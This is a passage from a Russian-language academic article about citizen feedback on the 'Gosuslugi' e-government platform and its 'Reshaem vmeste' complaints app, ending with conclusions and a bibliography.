В качестве рекомендаций ими были предложены: введение версии для слабовидящих, улучшение коммуникации с другими региональными/ведомственными порталами, расширение диапазона предлагаемых услуг: получение справочной информации по проблемам, введение конкурсов на лучших/худших организаций (управленцев) города или региона и другие.

Принципиально другие отзывы были получены в ходе анализа сопутствующих порталу госуслуг приложениям. Например, в play.google – Госуслуги «Решаем вместе» информанты высказывались в целом негативно. Отмечая положительно саму идею и качество приложения как программного продукта, они указывали на низкий уровень реагирования на высказанные замечания со стороны исполнительной власти. Только семь информантов из 70 (за период с ноября 2021 по января 2022 г.), оставивших на сайте свой отзыв, были удовлетворены/частично удовлетворены реакцией на свою жалобу. Большинство -

фиксирует факт отписок. Предметом жалоб были: снег на тротуарах, лед на дорогах, ямы, неремонтируемые дороги, отсутствие тепла в угловых квартирах, необходимость спила веток, угрожающих электрическим проводам, уничтожение зеленых зон в городах, самозахват территорий... Респонденты отмечали:

а) зря потраченное время и силы,

б) ранее действовали сайты Рос ЖКХ и «сердитый гражданин», которые, по их мнению, действительно реагировали на замечания, но их отменили,

в) отсутствие технической возможности прикрепления фотографии для аргументации своей жалобы.

Некоторые пользователи давали советы: входить через сайт ЕСИА, поскольку тогда фиксируется факт жалобы, затрудняя возможность отписки. Пользователи даже выявили, что решаются быстрее проблемы в центральных городах, где власть более жестко контролируется, и также - «более дешевые». В сети были разумные предложения: группировать отказы и посылать их вместе, усиливая тем самым роль проблемы; было предложено создать особую опцию - «запрос на изменение законодательства».

Подводя итог этим жалобам, можно выявить системную проблему российского государственного управления: в то время как обслуживанием населения занимаются низшие звенья, основные финансовые потоки остаются наверху. Как указал один чиновник – представитель муниципальной власти: «Мы и сами видим разбитые дороги, но сделать мало что можем, не хватает финансовых средств».

В любом случае оба проведенных мини исследования показывают необходимость использования социологических методов, включая наблюдение (имея в виду наблюдение за типичными обращениями), формирование баз сторителлинга – реальных кейс-стади, не говоря уже об опросах населения, равно как и других стейкхолдеров платформы: представителей бизнеса, НКО, чиновников. Пока, то, что делается, можно оценить как начальный этап, чего, учитывая ту роль, которая отводится платформе госуслуги, явно недостаточно.

## **Заключение**

Видя относительное отставание России в области цифровизации работы правительства и желая улучшить качество обслуживания населения, Правительство разработало программу, совершенствующую платформу «Госуслуги». Этим направлению придается первостепенное роль, но и особое внимание как к полю административного и общественного контроля.

Несмотря на изменение политической ситуации, которая отразилась в переносе сроков начала внедрения на 2023 год, система развивается: население ее все активнее использует, о чем свидетельствует уменьшение доли обращений в МФЦ, новые услуги на платформе появляются, регионы активизируют свою активность, мониторится качество обслуживания.

Высокие оценки, выявленные в ходе фокус групп со студентами, нельзя переоценивать, поскольку молодежь всегда более позитивна. Опять же не стоит доверять оценкам, обозначенным пользователями портала «Госуслуги», поскольку в других сетях они более критичны. Тем не менее платформа развивается, нужно надеяться, что контроль за ее

качеством, хотя бы на экспериментальных площадках, будет с 2023 года организован и публичен.

### Список литературы

1. Аузан А.А. Институциональная экономика: новая институциональная экономическая теория М., ИНФРА, 2011, 445 с.
2. Василенко И.А. Особенности формирования концепции «цифрового правительства» в политической науке и перспективы ее реализации в России, Государственное управление. Электронный вестник Выпуск № 82. Октябрь 2020 г. с. 218-244.
3. Ерженин П.В. Электронное правительство России: обзор научных публикаций и исследований, Вопросы государственного и муниципального управления. 2018. № 3, с. 205-229.
4. Каминченко Д. И. Современное политическое участие онлайн vs офлайн: новые возможности —прежняя активность? // Управленческое консультирование. № 8 . 2020, с. 19 - 34.
5. Осипова Ю.М., Юдина Т.Н., Гелисханов И.З. Цифровая платформа как институт эпохи технологического прорыва, Экономические стратегии, 2018, №5, с.2018,
6. Стырин Е.М., Дмитриева Н.Е., Синятуллина Л.Х. Государственные цифровые платформы: от концепта к реализации, см. Вопросы государственного и муниципального управления. 2019. № 4, с.31- 43.
7. Шаститко А.Е., Паршина Е.Н. Рынки с двусторонними сетевыми эффектами: спецификация предметной области // Современная конкуренция.2016. Т. 10.С.5–18.
8. Штерн Н. Информация, власть и знание, М., 2019.
9. Яблонский С.А. Многосторонние платформы и рынки: основные подходы, концепции и практики, Росс. Журнал менеджмента, 2013, №4, стр. 57-78
10. Christie, C. A. and M. C. Alkin. 2008. Evaluation Theory Tree Re-Examined, Studies in Educational Evaluation 34(3), 131 – 135.
11. Chung, C. S. 2019. Analysis on the 2018 UN E-Government Survey.” Journal of Advanced Research in Dynamical and Control Systems 11(7 Special Issue), 1242 – 1252.
12. Dobrolyubova E Measuring Outcomes of Digital Transformation in Public Administration: Literature Review and Possible Steps Forward, The NISPAcee Journal of Public Administration and Policy, Vol. XIV, No. 1, Summer 2021 p.61-86
13. Durkiewicz, J. and T. Janowski. 2018. Is Digitalization Improving Governance Quality? Correlating Analog and Digital Benchmarks.” In R. Bouzas-Loren-zo and A. C. Ramos (eds.). Proceedings of the 18th European Conference on Digital Government ECDG 2018. Reading: Academic Conferences and Publishing International Limited, 48 – 56.
14. E-PUBLIC ADMINISTRATION 2010 STRATEGY// [eGovStrategy EN 080908 \(europa.eu\)](https://eGovStrategy.EN.080908.europa.eu)
15. Giannone, D. and M. Santaniello. 2018. “Governance by Indicators: The Case of the Digital Agenda for Europe.” Information Communication and Society 22(13), pp.1889 – 1902. doi:10.1080 / 1369118X.2018.1469655.

16. Goncalves, Jorge Denzil Ferreira, Simo Hosio, Jakob Rogstadius, Hannu Kukka, Vassilis Kostakos Crowdsourcing on the spot: altruistic use of public displays, feasibility, performance, and behaviours. Proceedings of the 2013 ACM international joint conference on Pervasive and ubiquitous computing
17. Hacker K., van Dijk J., eds. Digital Democracy: Issues of Theory and Practice, 2000,
18. Mulgan, Geoff. 2015. 'Designing Digital Democracy: A Short Guide.' Nesta [blog], 15 May. As of 9 June 2017: <https://www.nesta.org.uk/blog/designing-digital-democracy-a-short-guide/>
19. Parker G.G., Van Alstyne M.W., Choudary S.P. 2016. Platform revolution: How networked markets are transforming the economy and how to make them work for you. N.Y.: W.W. Norton & Company, Inc.
20. Rhee Lee, Joseph B. Bayer, David S. Lee., Ozan Kuru, Social by definition: How users define social platforms and why it matters, Telematics and Informatics 59 (2021) 101538
21. Simon, Julie, Theo Bass, Victoria Boelman & Geoff Mulgan. 2017. Digital Democracy: The Tools Transforming Political Engagement. London: Nesta. As of 14 June 2017: <https://www.nesta.org.uk/report/digital-democracy-the-tools-transforming-political-engagement/>
22. Tormey S. Politicising digital space: Theory, the internet and renewing democracy. Contemporary political theory. 2018.110

